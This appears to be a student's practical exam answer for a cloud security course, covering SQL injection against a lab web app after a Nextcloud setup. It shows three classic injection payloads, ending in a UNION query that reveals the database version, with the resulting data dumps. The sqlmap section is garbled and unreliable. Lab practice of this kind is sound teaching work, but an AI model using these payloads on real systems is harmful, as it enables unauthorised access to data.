#### **Semester End Practical Exam!!**

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Class: M.Sc. Cyber Security Sem-3


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
Subject: Cloud Security and Forensics (CTMSCS SIII EL3)


Date: 12 January 2024


# Question 04: Set up a private cloud using any open-source tool of your choice and launch an SQL injection attack.

Install Next Cloud.










#### Open Kali linux and perfrom SQL injection using SQL-Map



```
The Actions for You Medy

(***ChatSabatis**)**

***ChatSabatis**(***)**


***ChatSabatis**(**)**


***ChatSabatis**(***)**

***ChatSabatis*(***)**

***ChatSabatis*(***)**
```

#### Or you can use A Docker





## **Vulnerability: SQL Injection**

```
User ID: ' or 1=1; --
                            Submit
ID: ' or 1=1; --
First name: admin
Surname: admin
ID: ' or 1=1; --
First name: Gordon
Surname: Brown
ID: ' or 1=1; --
First name: Hack
Surname: Me
ID: ' or 1=1; --
First name: Pablo
Surname: Picasso
ID: ' or 1=1; --
First name: Bob
Surname: Smith
```

## **Vulnerability: SQL Injection**

```
User ID: %' or '0' = '0
                            Submit
ID: %' or '0' = '0
First name: admin
Surname: admin
ID: %' or '0' = '0
First name: Gordon
Surname: Brown
ID: %' or '0' = '0
First name: Hack
Surname: Me
ID: %' or '0' = '0
First name: Pablo
Surname: Picasso
ID: %' or '0' = '0
First name: Bob
Surname: Smith
```

## **Vulnerability: SQL Injection**

```
User ID:
                           Submit
ID: %' or 0=0 union select null, version() #
First name: admin
Surname: admin
ID: %' or 0=0 union select null, version() #
First name: Gordon
Surname: Brown
ID: %' or 0=0 union select null, version() #
First name: Hack
ID: %' or 0=0 union select null, version() #
First name: Pablo
Surname: Picasso
ID: %' or 0=0 union select null, version() #
First name: Bob
Surname: Smith
ID: %' or 0=0 union select null, version() #
First name:
Surname: 5.5.54-0+deb8u1-log
```